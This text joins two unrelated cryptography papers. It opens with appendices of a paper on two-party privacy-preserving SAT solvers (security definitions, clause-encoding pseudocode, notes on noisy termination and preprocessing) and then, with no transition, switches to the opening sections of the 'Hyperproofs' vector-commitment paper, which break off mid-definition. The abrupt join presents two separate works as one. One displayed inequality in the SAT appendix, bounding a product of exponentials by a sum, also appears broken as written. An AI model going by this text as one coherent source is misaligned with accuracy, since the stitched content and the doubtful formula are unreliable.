Definition A.1 (Two-Party Exact-Time-and-Model-Revealing ppSAT Solver)**.** *Let λ be a security parameter, ϕ_0, ϕ_1, ϕ_{pub} be Boolean propositional formulas over variables $v_1, \ldots, v_n$ such that $m = |\phi_0| + |\phi_1| + |\phi_{pub}|$, and $T(\lambda, n, m) = \tau_{\lambda,n,m}$ be a polynomial. For $b \in \{0, 1\}$, let*

$$v_b^{real} = \text{view}_b^{\Pi}(\phi_b, n, m, \phi_{pub}, \tau_{\lambda,n,m}, P_{1-b}(\phi_{1-b}, n, m, \phi_{pub}, \tau_{\lambda,n,m})),$$

and

$$v_b^{ideal} = \text{view}_b^{\Pi}(\phi_b, n, m, \phi_{pub}, \tau_{\lambda,n,m}, \text{Sim}_{1-b}(\phi_b, n, m, \phi_{pub}, \tau_{\lambda,n,m}, s, \mathcal{M}, \tau)).$$

be the real and ideal views of P_b after executing protocol

$$(s, \mathcal{M}) \leftarrow \Pi(\phi_0 \parallel \phi_1; n, m, \phi_{pub}, \tau_{\lambda,n,m})$$

terminating in $\tau \leq \tau_{\lambda,n,m}$ steps. Then Π is a two-party exact-time-and-model-revealing privacy-preserving SAT solver (2p-etmr-solver) if

1. *$s = 1$ iff $\exists \mathcal{M}'.(\mathcal{M} = \mathcal{M}') \wedge \mathcal{M}' \models \phi$;*
2. *$s = 0$ iff $\nexists \mathcal{M}'.\mathcal{M}' \models \phi$; and*
3. *there exists Sim_{1-b} such that for any probabilistic polynomial-time (PPT) decision algorithm $\mathcal{A}$:*

$$|\Pr[\mathcal{A}(1^\lambda, v_b^{real}) = 1] - \Pr[\mathcal{A}(1^\lambda, v_b^{ideal}) = 1]| \leq \text{negl}(\lambda)$$

where $\text{negl}(\lambda)$ is eventually bounded above by the inverse of every polynomial function of λ.

The three other variants of this definition are (i) a time-bound-and-model-revealing solver (*2p-tbmr*-solver), where the simulator is not given τ; (ii) an exact-time-revealing solver (*2p-etr*-solver), where $\mathcal{M}$ is removed from the definition; and (iii) a time-bound-revealing solver (*2p-tbr*-solver) which combines the changes from (i) and (ii). Intuitively, the time-bound-revealing definitions require the protocol to run for $\tau_{\lambda,n,m}$ steps always, while the exact-time-revealing definitions allow halting immediately upon resolution, and require aborting at $\tau_{\lambda,n,m}$ if necessary.

B Instantiating the ADS for $\beta \ll n$

Recall that $\beta \leq n$ is the maximum clause length in an instance ϕ. When it is publicly known that the maximum number of literals appearing in any given clause is small, an alternative approach to binary clausal vectors is to use signed integers to represent both assignments and literals; *i.e.*, $\neg v_j$ and the assignment $v_j = 0$ are each represented by $-j$. A clause $C \in \phi$ is encoded by two vectors, $\mathsf{literals} \in \mathbb{Z}^\beta$ and $\mathsf{active} \in \{0, 1\}^\beta$. The $\mathsf{literals}$ vector is composed of β signed integers which encode the literals and their sign, padded out with zeros as necessary. The active vector encodes whether the i-th literal has been removed from C. As an example, at initialization $(v_1 \vee v_3 \vee \neg v_5)$ with $\beta = 4$ will be encoded as $\mathsf{literals} = [1, 3, -5, 0]$ and $\mathsf{active} = [1, 1, 1, 0]$. A literal or assignment is negated by flipping the sign.

Determining if a clause is unit can be implemented by scanning active and checking if it has a unique non-zero entry. To check membership of an $\ell = j \in C$ the algorithm checks if there exists an i such that $\mathsf{active}[i] = 1$ and $\mathsf{literals}[i] = j$, while removing it is accomplished by setting $\mathsf{active}[i] = 0$ when $\mathsf{literals}[i] = j$.

At rest this instantiation provides more efficient clausal representations so long as $\beta \cdot k < n$ where $k > \log n$ is the bit-length of the integer encoding. In practice, our evaluation of this approach suffered in comparison to that for $\beta \approx n$ due

Algorithm 7: Clausal Algorithms when $\beta \ll n$

Function C_j.unit() **:**
  $b_1 \leftarrow 0$; $b_2 \leftarrow 0$
  for $i \leftarrow 1$ **to** β **do**
    $b_2 \leftarrow (\mathsf{active}[i] \wedge b_1) \vee b_2$
    $b_1 \leftarrow \mathsf{active}[i] \vee b_1$
  return $b_1 \wedge \neg b_2$
Function C_j.contain$(\ell \in \mathbb{Z})$ **:**
  $b \leftarrow 0$
  for $i \leftarrow 1$ **to** β **do**
    $b \leftarrow b \vee (\mathsf{active}[i] \wedge \mathsf{literals}[i] = \ell)$
  return b
Function C_j.remove$(a \in \mathbb{Z})$ **:**
  for $i \leftarrow 1$ **to** β **do**
    $b \leftarrow (\mathsf{literals}[i] = a)$
    $\mathsf{active}[i] = \neg b \wedge \mathsf{active}[i]$

Algorithm 8: Unit Search

Input: ϕ
Output: $b \in \{0,1\}, a = (\mathsf{ind}^+, \mathsf{ind}^-)$

$a \leftarrow \perp$; $b \leftarrow 0$;
for $j \leftarrow 1$ **to** m **do**
  $u_j \leftarrow C_j$.unit();
  if $u_j = 1$ **then**
    $a \leftarrow C_j$; $b \leftarrow 1$;
return b, a

Algorithm 9: Check

Input: $\phi, \ell = (\mathsf{ind}^+, \mathsf{ind}^-)$
Output: $b \in \{0,1,2\}$

$b_0 \leftarrow \phi$.empty();
$b_1 \leftarrow 0$;
for $j \leftarrow 1$ **to** m **do**
  if C_j.unit() $\wedge$ C_j.contain$(\neg\ell)$ **then**
    $b_1 \leftarrow 1$;
if $b_0 = 1$ **then**
  return 0;
else if $b_1 = 1$ **then**
  return 1;
else
  return 2;

Algorithm 10: Propagation

Input: $\phi, a = (\mathsf{ind}^+, \mathsf{ind}^-)$
Output: ϕ'

for $j \leftarrow 1$ **to** m **do**
  $b_0 \leftarrow C_j$.contain(a);
  $b_1 \leftarrow C_j$.contain$(\neg a)$;
  if $b_0 = 1$ **then**
    ϕ.remove(C_j);
  if $b_1 = 1$ **then**
    C_j.remove$(\neg a)$;
return ϕ

to the reduced efficacy of an implementation optimization for the oblivious stack. Specifically, to reduce the cost of the stack operations our code only stores the current set of assignments (including isAlive) within it, and then reconstructs the formula during a backtrack. The signed integer encoding requires spending a few hundred gates to compare every assignment to every literal, of which there are $\beta \cdot nm$ such comparisons. Resolving this gap is a potential optimization path.

C Subroutine Definitions

We give our formal definitions for the UNITSEARCH, CHECK, and PROPAGATION subroutines (see §4) as Algorithms 8-10.

D Additional Considerations

We raise a few additional considerations worthy of expansion, which also point towards potential future research directions.

Noisy Termination. There are inherent compromises to both exact-time-revealing and time-bound-revealing solvers. For the former, it is not immediate how much information leakage occurs when halting at resolution. In some circumstances it may be significant. For example, if ϕ_0 and ϕ_1 each contain unit clauses (v_i) and $(\neg v_i)$ respectively then the solver will always halt on the first giant step. If the inclusion of these clauses carries privacy implications then this leakage may be unacceptable. Nonetheless, it seems plausible that for many natural instances such runtimes are too coarse a measure to contain information compromising to privacy in practice – especially when using randomized heuristics. As for time-bound-revealing solvers, running for $\tau_{\lambda,n,m}$ steps may be expensive and undesirable when not required for correctness. Always requiring such a high cost could very well limit the economic or social value of the solver.

A potential third way is to not terminate exactly upon resolution, but instead to add calibrated noise to extend the runtime for a manageable but privacy-enhancing number of steps. The theory of differential privacy (DP) [17, 18] would seem to provide an applicable toolkit, and has in fact been integrated with 2PC for the closely related purpose of "noisy load overestimation" in a line of recent work [23, 28]. The intuitive idea, following He *et al.* [28], is to relax Definition A.1 to allow a bounded difference in the output of the adversary for any two formulas of the same length. However, we cannot directly use their formulation of *output-constrained DP*, since in our case only some of the output (τ) will have added noise on release – both s and (when applicable) $\mathcal{M}$ will be released exactly.

Instead, we formulate a $(\varepsilon_0, \varepsilon_1, \delta_0, \delta_1)$-noisy-time-and-model-revealing ppSAT solver (or $(\varepsilon_0, \varepsilon_1, \delta_0, \delta_1)$-*2p-ntmr-*

solver) by altering Definition A.1 so that (i) instead

$$v^{ideal}_{b,\phi'_{1-b}} = \text{view}^{\Pi}_b(\phi_b, n, m, \phi_{pub}, \tau_{\lambda,n,m}, \varepsilon_b, \delta_b, \text{Sim}_{1-b}(\phi_b, \phi'_{1-b}, n, m, \phi_{pub}, \tau_{\lambda,n,m}, \varepsilon_{1-b}, \delta_{1-b}, s, \mathcal{M}))$$

for $\varepsilon_b, \varepsilon_{1-b} > 0$ and $0 \leq \delta_b, \delta_{1-b} < 1$, and (ii) requiring that there exist a Sim_{1-b} such that:

$$\Pr[\mathcal{A}(1^\lambda, v^{real}_b) = 1] \leq e^{\varepsilon_{1-b}} \cdot \Pr[\mathcal{A}(1^\lambda, v^{ideal}_{b,\phi'_{1-b}}) = 1] + \delta_{1-b}$$

for all ϕ'_{1-b} such that $|\phi_{1-b}| = |\phi'_{1-b}|$. Intuitively the simulator no longer has τ, and so instead must internally execute the ppSAT solver over $\phi' = \phi_b \wedge \phi'_{1-b} \wedge \phi_{pub}$ to determine a resolution time ρ_S, before adding noise to determine a τ_S to halt at. As the real world stopping time τ_R is also a noisy version of the true resolution time ρ_R, suitable noise will allow the simulator to meet the requirement for $(\varepsilon_{1-b}, \delta_{1-b})$-indistinguishability.

Unfortunately the instability of SAT instances makes this guarantee difficult to practically realize. With this definition we are viewing the ppSAT solver as a mechanism which on input a "database" in the form of ϕ noisily outputs the resultant runtime $\tau_\phi \in [1..\tau_{\lambda,n,m}]$. The amount of noise required depends on the sensitivity $\Delta\tau = \max_{\phi,\phi'} \max_{\tau_\phi,\tau_{\phi'}} |\tau_\phi - \tau_{\phi'}|$ for all pairs ϕ, ϕ' where $|\phi_{1-b}| = |\phi'_{1-b}|$ and $\phi_{pub} = \phi'_{pub}$. However, $\Delta\tau$ can often be a significant fraction of $\tau_{\lambda,n,m}$ as it is taken over all ϕ' of a certain length, including, *e.g.*, cryptographic instances [20]. This is far larger of a sensitivity than DP mechanisms naturally work well with. For example, applying the load overestimating techniques from [23, 28] would lead to increasing the runtime by $\approx 40 \cdot \Delta\tau/\varepsilon$ giant steps on average [23], while we ideally want $\varepsilon < 1$ and certainly desire it to be small [18].

When applying DP outside its origin in private statistical data analysis, a common technique is to reduce the anonymity set by restricting the sensitivity to some other definition of pairs of "adjacent" instances [15]. However, it is unclear how to do this for SAT instances in a reasonable way. Characterizing what makes SAT instances natural is a deeply rich and complex question with numerous mathematical and empirical notions in the literature – clause density, treewidth, backdoors, modularity, etc. [7, 20]. There is no immediately apparent way to decide which formulas to include in a definition of adjacency based on these metrics, nor how to prove a usefully reduced sensitivity from them. Alternatively, in some settings empirical analysis might show that distributions of runtimes are nicely clustered for both SAT and UNSAT instances, allowing noise calibrated to smaller sensitivities justified on those statistics. But even then the sensitivity may very well require impractical noise.

We mostly leave these questions open. One potential direction might be to make a leap in logic and characterize the output of the mechanism as the proportion $\tau/\tau_{\lambda,n,m}$. The exponential mechanism [18] could then be used with bucketing of runtimes and an MPC outcome selection similar to the approach used in Algorithm 6. Though this is not justified on first principles it may be defensible. In private data analysis the sensitivity of a uniquely identifying query (*e.g.*, "count 'John Doe with UID: 1234' entries in the database") exactly captures the worst-case information leakage. Since the leakage from SAT runtimes is arguably much coarser, the proportion of the available time used may be a more natural interpretation of leakage than the actual number of giant steps. But such an approach would compromise the firm foundations of the DP guarantee.

Preprocessing Optimizations. Continuing along the lines of trading off efficiency for leakage, we briefly raise a few potential preprocessing optimizations. In general, developing a suite of similar such techniques, as well as an understanding of the tradeoffs they bring, may be a rich avenue for future work.

1. Though private set disjointedness is likely unreasonable over the (often massive) set of valid models, it could be used to find unit clause conflicts before initializing the full SAT solver. For example, suppose ϕ_1 has forced variables $\text{pos}_0 = \{v_1, v_3\}$, and $\text{neg}_0 = \{v_{17}\}$, *i.e.*, $v_1 = 1$, $v_3 = 1$, $v_{17} = 0$ must all necessarily be assigned. If ϕ_1 has forced $\text{pos}_1 = \{v_1, v_9\}$ and $\text{neg}_1 = \{v_3\}$, then the P_i could determine that $|\text{pos}_0 \cap \text{neg}_1| + |\text{neg}_0 \cap \text{pos}_1| > 0$ and output UNSAT immediately. The tradeoff would be to leak information about the composition of these sets.

2. Another potential technique would be to allow parties to provide "hints", *i.e.*, partial models which satisfy (part of) their formula. In particular, each party could provide a set of assignments which resolve especially tricky structures within their input. By loading all of these hints into another oblivious stack they could each be explored from, ultimately falling back on an empty model if none are successful.

3. A final idea applies when ϕ can be split into subsets of clauses all of which are independent from each other in terms of the variables they reference. For example, $\phi = (v_1) \wedge (v_1 \vee v_2) \wedge (v_3 \vee v_4)$ may be split into $\phi_a = (v_1) \wedge (v_1 \vee v_2)$ and $\phi_b = (v_3 \vee v_4)$. If the P_i are willing to leak the variable inclusions in these subinstances it would allow running them independently, potentially reducing costs as

$$(2^{n_1} \log n_1) \cdots (2^{n_k} \log n_k) \leq (2^{n_1} + \cdots + 2^{n_k}) \log(n_1 + \cdots + n_k).$$

for k subinstances each of n_i variables for $i \in [k]$. Privately finding these subinstances could be done through an oblivious breadth-first search for strongly connected components over the adjacency graph of ϕ, adapting from [8].

Hyperproofs: Aggregating and Maintaining Proofs in Vector Commitments

Shravan Srinivasan
University of Maryland

Alexander Chepurnoy
Ergo Platform

Charalampos Papamanthou
Yale University

Alin Tomescu
VMware Research

Yupeng Zhang
Texas A&M University

Abstract

We present Hyperproofs, the first vector commitment (VC) scheme that is efficiently *maintainable* and *aggregatable*. Similar to Merkle proofs, our proofs form a tree that can be efficiently maintained: updating all n proofs in the tree after a single leaf change only requires $O(\log n)$ time. Importantly, unlike Merkle proofs, Hyperproofs are *efficiently* aggregatable, anywhere from $10\times$ to $41\times$ faster than SNARK-based aggregation of Merkle proofs. At the same time, an individual Hyperproof consists of only $\log n$ algebraic hashes (e.g., 32-byte elliptic curve points) and an aggregation of b such proofs is only $O(\log(b\log n))$-sized. Hyperproofs are also reasonably fast to update when compared to Merkle trees with SNARK-friendly hash functions.

As another benefit over Merkle trees, Hyperproofs are *homomorphic*: digests (and proofs) for two vectors can be homomorphically combined into a digest (and proofs) for their sum. Homomorphism is very useful in emerging applications such as stateless cryptocurrencies. First, it enables *unstealability*, a novel property that incentivizes proof computation. Second, it makes digests and proofs much more convenient to update.

Finally, Hyperproofs have certain limitations: they are not transparent, have linear-sized public parameters, are slower to verify, and have larger aggregated proofs and slower verification than SNARK-based approaches. Nonetheless, end-to-end, aggregation and verification in Hyperproofs is $10\times$ to $41\times$ faster than in SNARK-based Merkle trees.

1 Introduction

Vector commitment (VC) schemes [21, 39] such as Merkle trees [40] are fundamental building blocks in many protocols. In a VC scheme, a *prover* computes a succinct *digest* d of a vector $\mathbf{a} = [a_1, \ldots, a_n]$ and proofs $\pi_1, \ldots, \pi_n$ for each position. A *verifier* who has the digest d can later verify a proof π_i that a_i is the correct value at position i. Some VCs, such as Merkle trees, are *maintainable*: when the vector changes *all* proofs can be *efficiently* updated in sublinear time, rather than recomputed from scratch in linear time. Other VCs, such as Pointproofs [28], are *aggregatable*: the prover can take several proofs π_i for $i \in I$ and *efficiently* aggregate them into a single, succinct proof π_I.

Unfortunately, no current VC scheme is both maintainable and aggregatable; at least not efficiently. Yet emerging applications such as *stateless cryptocurrencies* [12,22,28,41,52,57, 59] rely on dedicated nodes to efficiently maintain all proofs and also on miners to efficiently aggregate proofs. While generic argument systems (e.g., SNARKs [30, 49]) can be used to add aggregation to maintainable VCs such as Merkle trees, this is too slow in practice (see §5.2). This brings us to this paper's main concern: *Can we build an efficient VC that is both maintainable and aggregatable?* In this paper, we answer this positively and present *Hyperproofs*. Similar to Merkle trees, Hyperproofs are $\log n$-sized and determine a tree. This makes updating all proofs very efficient in logarithmic time. However, Hyperproofs are built from *polynomial commitments* [32,46] rather than hash functions such as SHA-256. This enables a natural aggregation algorithm that is $10\times$ to $41\times$ faster than "SNARKing" multiple Merkle proofs.

In addition to aggregation and maintainability, Hyperproofs have another very useful property: *homomorphism*. Specifically, trees (and digests) for two vectors can be combined into a single tree (and digest) for their sum. This has several applications. First, homomorphism allows us to obtain *unstealability*, a property which incentivizes proof computation in applications such as stateless cryptocurrencies [64]. In a nutshell, unstealability allows a prover to *watermark the proofs she computes with her identity, in an irreversible manner*. This way, honest provers can be rewarded for the proofs they compute while malicious provers cannot *steal* other provers' proofs. Second, homomorphism makes updating digests (and Hyperproofs) more convenient than updating Merkle roots (and proofs), which requires having the proof(s) for the changed position(s) in the vector. Third, homomorphism allows authenticating data in a streaming setting [48].

Challenges. In designing Hyperproofs, we surmount three key challenges. First, computing n proofs in Papamanthou-

Shi-Tamassia (PST) polynomial commitments [46] takes $O(n^2)$ time and is too slow. Second, aggregation of PST proofs is difficult without generic SNARKs [30,49], which would be too expensive. Third, unstealable proofs must remain maintainable and aggregatable. This precludes solutions based on computing SNARKs over proofs which, in addition to being slow (see §5.2), would sacrifice updatability (see *"Strawmen"* in §3.4). Furthermore, unstealable proofs must continue to verify with respect to one global digest. This precludes solutions that embed the identity of the prover inside the vector, which results in as many digests as there are provers (and would only be practical in a small-scale, permissioned setting).

Evaluation. In §5.1, we show Hyperproofs are small (1.44 KiB), they verify quickly (17.4 milliseconds) and are fast to maintain (2.6 milliseconds per update). In §5.2, we show Hyperproof aggregation is much faster than Merkle proof aggregation: 10× faster when using Poseidon hashes [29], which likely need more cryptanalysis, and 41× faster when using provably-secure Pedersen hashes. However, our faster aggregation comes at a cost of slower verification for aggregated proofs and a larger 52 KiB aggregate proof size. Nonetheless, when considering the end-to-end aggregation and verification time in stateless cryptocurrencies, Hyperproofs remain 10× to 41× faster and outperform Merkle trees (see §5.3).

Limitations. To commit to a vector of size n, Hyperproofs requires public parameters consisting of $2n-1$ group elements, which must be generated via a *trusted setup*, typically decentralized via multi-party computation protocols [15]. In future work, we hope to have a *transparent setup* by using assumptions in hidden-order groups. We also do not explore the subtleties of fully-integrating unstealable proofs into a statelessly-validated cryptocurrency. Lastly, our macrobenchmarks only measure the computational overhead of VCs that arises on the critical path to a consensus decision. While our results show Hyperproofs lead to 10× faster decisions, we do not claim this is sufficient to make the stateless setting practical.

1.1 Overview of Techniques

Vectors as multilinear extensions (MLEs). We build upon previous work [68,69] that represents a vector of size $n=2^\ell$ as a *multilinear extension (MLE)* polynomial. For example, the MLE of $\mathbf{a}=[5,2,8,3]$ is $f(x_2,x_1)=5(1-x_2)(1-x_1)+2(1-x_2)x_1+8x_2(1-x_1)+3x_2x_1$. Note that f correctly "selects" the right a_i given the binary expansion of i as input: $f(0,0)=5$, $f(0,1)=2$, $f(1,0)=8$ and $f(1,1)=3$.

PST commitments to MLEs. To commit to a vector, we compute a Papamanthou-Shi-Tamassia (PST) commitment [46] to its MLE (see §2.2) . For example, the PST commitment to f above is $\mathsf{C}=g_1^{f(s_1,s_2)}\in\mathbb{G}_1$, where $(s_1,s_2)\in\mathbb{Z}_p^2$ are secret points encoded in the *public parameters* of the scheme and g_1 is the generator of $\mathbb{G}_1$. For vectors of size 4, these public parameters consist of $g_1^{s_1}, g_1^{1-s_1}, g_1^{(1-s_2)(1-s_1)}, g_1^{(1-s_2)s_1}, g_1^{s_2(1-s_1)}, g_1^{s_2s_1}$. Importantly, we show that the selectively-secure variant of PST commitments is actually adaptively-secure when restricted to only proving evaluations on the Boolean hypercube $\{0,1\}^\ell$ (see §2.2). This reduces our proof size compared to previous work based on PST [68,69].

Multilinear trees. To prove that a_i is the ith value in the vector $\mathbf{a}=[a_0,\ldots,a_{n-1}]$, we compute a *PST evaluation proof* for $f(i_\ell,\ldots,i_1)=a_i$ w.r.t. the commitment C, where $(i_\ell,\ldots,i_1)$ is the binary representation of i. Unfortunately, this takes $O(n)$ time *per position*. Thus, computing all n proofs would take $O(n^2)$ time which is prohibitive. We reduce this to $O(n\log n)$ by computing a novel *multilinear tree (MLT)* of proofs using a divide-and-conquer approach. Importantly, our MLT is *maintainable*: updating all proofs after a change to the vector only requires $O(\log n)$ time.

Proof aggregation. A proof π_i for a_i consists of PST commitments $(w_{i,\ell},\ldots,w_{i,1})\in\mathbb{G}_1^\ell$ defined in Fig. 2, such that the following *pairing equation* holds:

$$e(\mathsf{C}/g_1^{a_i},g_2)=\prod_{j\in[\ell]}e(w_{i,j},g_2^{s_j-i_j}), \tag{1}$$

where $e:\mathbb{G}_1\times\mathbb{G}_2\to\mathbb{G}_T$ is a *pairing* and $g_2^{s_j}$'s are additional $O(\ell)$-sized PST public parameters in $\mathbb{G}_2$. To aggregate b proofs, we prove *knowledge* of $w_{i,j}$'s that pass Eq. 1 for each i, resulting in a succinct $O(\log(b\ell))$ aggregated proof size. Our key ingredient is an *inner-product argument (IPA)* by Bünz et al. [19] for proving several pairing equations hold.

Homomorphism and unstealablity. As we mentioned, Hyperproofs are *homomorphic*: exponentiating a PST evaluation proof $(w_{i,\ell},\ldots,w_{i,1})$ by a constant α yields a proof for position i but in a vector whose values are multiplied by α. We observe that if α is the secret key of a *proof-serving node (PSN)*, this makes the proof unstealable by other nodes who do not have α. Importantly, the proof can still be verified against the digest C, except the verifier must also give the node's corresponding public key g_2^α: $e(\mathsf{C}/g_1^{a_i},g_2^\alpha)=\prod_{j\in[\ell]}e(w_{i,j}^\alpha,g_2^{s_j-i_j})$. As an optimization, proof-serving nodes can exponentiate the PST public parameters by α before computing proofs. This way, when computing a multilinear tree (MLT) with these parameters, all proofs are implicitly unstealable and the MLT remains maintainable.

1.2 Related work

Below, we relate our VC to previous work and summarize in Table 1.

Merkle trees. Our proofs consist of $\log n$ (algebraic) hashes and can be as small as Merkle proofs if using 256-bit elliptic curves [6]. However, Hyperproofs are orders of magnitude

Table 1: Comparison with other VCs, which are *not* simultaneously *aggregatable* and *maintainable* (see "Agg time" and "UpdAllProofs time" columns). n is the size of the vector, π_i is a proof for position i and π_I is an aggregated proof for k positions. Proof sizes and time complexities are in terms of group elements and group exponentiations / field operations, respectively. (In RSA-based VCs [12, 20, 21, 37], we count $O(\ell)$ group operations as an exponentiation, where ℓ is the bit-width of VC elements.) Items in red indicate worse performance than Hyperproofs. All schemes* support UpdDig and UpdProof (see Def. 2.1).

Scheme	$\lvert\pi_i\rvert$	$\lvert\pi_I\rvert$	OpenAll time	Agg time	UpdAllProofs time	Trans-parent?	Homo-morphic?	Gen time	$\lvert pp\rvert$
AMT [58]	$\log n$	×	$n\log n$	×	$\log n$	×	✓	n^2	$n\log n$
aSVC [59]	1	1	$n\log n$	$k\log^2 k$	n	×	✓	$n\log n$	n
BBF [12]	1	1	$n\log^2 n$	$k\log n$	$n\log n$	×†	×	1	1
CF-CDH [21, 28, 37]	1	1	n^2	k	n	×	✓	n^2	n^2
CF-RSA [20, 21, 37]	1	1	$n\log n$	$k\log^2 k$	n	×†	✓	1	1
CFG+RSA [20]	1	1	$n\log^2 n$	$k\log k\log n$	n	×†	×	1	1
Lattice [48, 51]	$\log n$	×	n	×	$\log n$	✓	✓	1	$\log n$
Merkle	$\log n$	×	n	×	$\log n$	✓	×	1	1
Merkle SNARK	$\log n$	1	n	$k\log n\log(k\log n)$	$\log n$	×	×	1	1
Pointproofs [28]	1	1	$n\log n$	k	n	×	✓	n	n
Hyperproofs	$\log n$	$\log(k\log n)$	$n\log n$	$k\log n$	$\log n$	×	✓	n	n

†: BBF, CF-RSA and CFG+RSA avoid the trusted setup if instantiated using class groups of imaginary quadratic order, which are known to be slower than RSA groups.
*: Merkle trees, BBF and CFG+RSA require *dynamic* update hints, rather than *static* update keys, for digest and proof updates. Only the *weakly-binding* variant of CFG+RSA supports digest updates. CF-CDH and Pointproofs have $O(n)$-sized update keys, which can be too large for some applications.

slower to compute and update, when compared to normal Merkle trees hashed with SHA-256. Nonetheless, when compared to aggregatable Merkle trees that use SNARK-friendly hash functions (e.g., Poseidon-128 [29]), Hyperproofs are only slightly slower to compute and update (see §5.3) but have faster aggregation, homomorphism and unstealability.

SNARK-based works. Ozdemir et al. [45] explore using SNARKs to prove knowledge of changes that update a vector with digest d into a new vector with digest d'. Lee et al. [38] also use SNARKs to prove correctness of state transitions in replicated state machines, without having to send the state changes. Neither work explores unstealability nor maintaining and aggregating proofs efficiently. Similar to our work, aggregating SNARK proofs [19] and some *proof-carrying data (PCD)* schemes [16] also rely on inner-product arguments.

Algebraic VCs. Zhang et al. [68, 69] were the first to build VCs from PST commitments to MLEs. However, their $O(\log n)$-sized proofs are concretely larger and do not support updates. Some VCs have $O(1)$-sized proofs [12, 20, 21, 28, 35, 37, 59], which inherently require $\Theta(n)$ time to update all proofs after a change. Aggregation and verification in these VCs is concretely, and sometimes asymptotically, faster (see Table 1). They also have smaller aggregated proofs. However, these VCs are not efficiently maintainable (see §5.1), which precludes using them in settings where provers are rewarded to maintain proofs (see §4).

Previous maintainable VCs [48, 51, 58, 60] do not support aggregation; at least not without expensive generic argument systems (e.g., SNARKs). The lattice-based construction from [48, 51] is also homomorphic and additionally transparent, with constant-sized public parameters. However, it is too slow for practice and non-aggregatable. The *authenticated multipoint evaluation tree (AMT)* construction from [58, 60] can be viewed as the dual to our construction, but from univariate polynomials rather than multivariate. Unfortunately, it is non-aggregatable, its trusted setup requires $O(n^2)$ time and it has larger $O(n\log n)$-sized public parameters.

Recent work [3, 12, 61] enhances VCs into *key-value commitments (KVCs)*, where arbitrary keys (rather than vector positions) are mapped to values. Unfortunately, all of these constructions have constant-sized proofs and are thus not maintainable. Some VCs have transparent setup [12, 20, 37], support incremental aggregation [20], have a "specializable" CRS [20] and provide time/space trade-offs when computing proofs [12, 20]. Hyperproofs do not have any of these features.

Unstealability. To the best of our knowledge, Katz et al. are the first to observe that (carefully) tying the identity of the prover to a proof she computes allows rewarding the prover for her effort [33]. However, their work focuses on *watermarking zero-knowledge proofs of knowledge* of a secret witness. In contrast, in our work, our proofs need not be zero-knowledge and they need not prove knowledge of secret witnesses. Furthermore, unlike Katz et al.'s result, our notion of unstealability captures the difficulty of extracting useful information from watermarked proofs that might help an adversary steal proofs faster than computing them from scratch. Subsequently, Wesolowski explores such *watermarked proofs* in the context of verifiable delay functions (VDF) [64]. In contrast, we are the first to explore watermarking VC proofs and to give security definitions.

Although no previous VC scheme is unstealable, some can be made so using our pairing-based techniques from §3.4. Specifically, VCs from pairing-based polynomial commitments [28, 59, 60] appear compatible with our techniques. On the other hand, RSA-based VCs [12, 20, 21], which lack pairings, are less amenable to our techniques. While proofs-of-knowledge of exponent (PoKEs) [12] could be used to replace the reliance on pairings, this would come at the cost of losing maintainability of watermarked proofs. Lastly, our pairing-based techniques do not apply to Merkle trees as they are based on hash functions. Instead, we discuss watermarking Merkle proofs via SNARKs and their pitfalls in §3.4, under *"Strawmen"*.

2 Preliminaries

Notation. Let $[0,n) = \{0,1,\ldots,n-1\}$. An ℓ-bit number i has *binary representation* $\mathbf{i} = (i_\ell,\ldots,i_1)$ if, and only if, $i = \sum_{k=0}^{\ell-1} i_{k+1}2^k$. Note that i_ℓ is the MSB of i and i_1 is the LSB. We often use $\mathbf{i}$ as i's binary representation and i_k as its kth bit, without explicit definition. Let $r \in_R S$ denote picking an element from S uniformly at random.

Pairings. $(p,\mathbb{G}_1,\mathbb{G}_2,\mathbb{G}_T,e,g_1,g_2) \leftarrow \mathsf{BilGen}(1^\lambda)$ denotes generating groups $\mathbb{G}_1$, $\mathbb{G}_2$ and $\mathbb{G}_T$ of prime order p, with g_i a generator of $\mathbb{G}_i$, and a *pairing* $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_T$ such that $\forall u \in \mathbb{G}_1, w \in \mathbb{G}_2$ and $a,b \in \mathbb{Z}_p, e(u^a,w^b) = e(u,w)^{ab}$. A useful property of $e(\cdot,\cdot)$ is that $e(u,h)e(v,h) = e(uv,h), \forall u,v,h \in \mathbb{G}_1^2 \times \mathbb{G}_2$. In this paper, we assume *Type III bilinear groups* (i.e., without efficiently-computable homomorphisms between $\mathbb{G}_1$ and $\mathbb{G}_2$ or viceversa), which are needed by the *inner-product argument* from §2.4 and are also more efficient in practice. Let $1_\mathbb{G}$ denote the identity in a group $\mathbb{G}$.

Vectors. Bolded, lower-case symbols such as $\mathbf{a} = [a_0,\ldots,a_{n-1}] \in \mathbb{Z}_p^n$ typically denote vectors of field elements. Bolded, upper-case symbols such as $\mathbf{A} = [A_1,\ldots,A_m] \in \mathbb{G}^m$ typically denote vectors of group elements. $|\mathbf{A}|$ denotes the size of the vector $\mathbf{A}$. $\mathbf{A}^x = [A_1^x,\ldots,A_m^x], x \in \mathbb{Z}_p$, $\mathbf{A} \circ \mathbf{B} = [A_1B_1, A_2B_2, \ldots, A_mB_m]$, and $\langle \mathbf{A},\mathbf{B}\rangle = \prod_{j=1}^m e(A_j,B_j)$ denotes a *pairing product*. Let $\mathbf{A}_L = [A_1,\ldots,A_{m/2}]$ and $\mathbf{A}_R = [A_{m/2+1},\ldots,A_m]$ denote the left and right halves of $\mathbf{A}$. Let $\mathbf{A}||1_\mathbb{G}$ denote a vector of size $2|\mathbf{A}|$ that "extends" $\mathbf{A}$ to the right with the identity of $\mathbb{G}$. (Similarly, $1_\mathbb{G}||\mathbf{A}$ "extends" $\mathbf{A}$ to the left.)

2.1 Multilinear extension (MLE) of a vector

Let $n = 2^\ell$ and $\mathbf{x} = (x_\ell,\ldots,x_1)$. A vector $\mathbf{a} = [a_0,\ldots,a_{n-1}] \in \mathbb{Z}_p^n$ can be represented as a *multilinear extension* polynomial $f : \mathbb{Z}_p^\ell \to \mathbb{Z}_p$ which maps each position i to a_i:

$$f(\mathbf{i}) = f(i_\ell,\ldots,i_2,i_1) = a_i, \forall i \in [0,n) \tag{2}$$

For example, the MLE of $\mathbf{a} = [5,2,8,3]$ is $f(x_2,x_1)$ defined as:

$$5(1-x_2)(1-x_1) + 2(1-x_2)x_1 + 8x_2(1-x_1) + 3x_2x_1 \tag{3}$$

In general, the *unique* multilinear extension f of $\mathbf{a}$ is:

$$f(\mathbf{x}) = f(x_\ell,\ldots,x_1) = \sum_{j=0}^{n-1} a_j \mathcal{S}_{j,\ell}(x_\ell,\ldots,x_1) = \sum_{j=0}^{n-1} a_j \mathcal{S}_{j,\ell}(\mathbf{x}) \tag{4}$$

where $\mathcal{S}_{j,\ell}, j \in [0,2^\ell)$ are *selector multinomials* defined as:

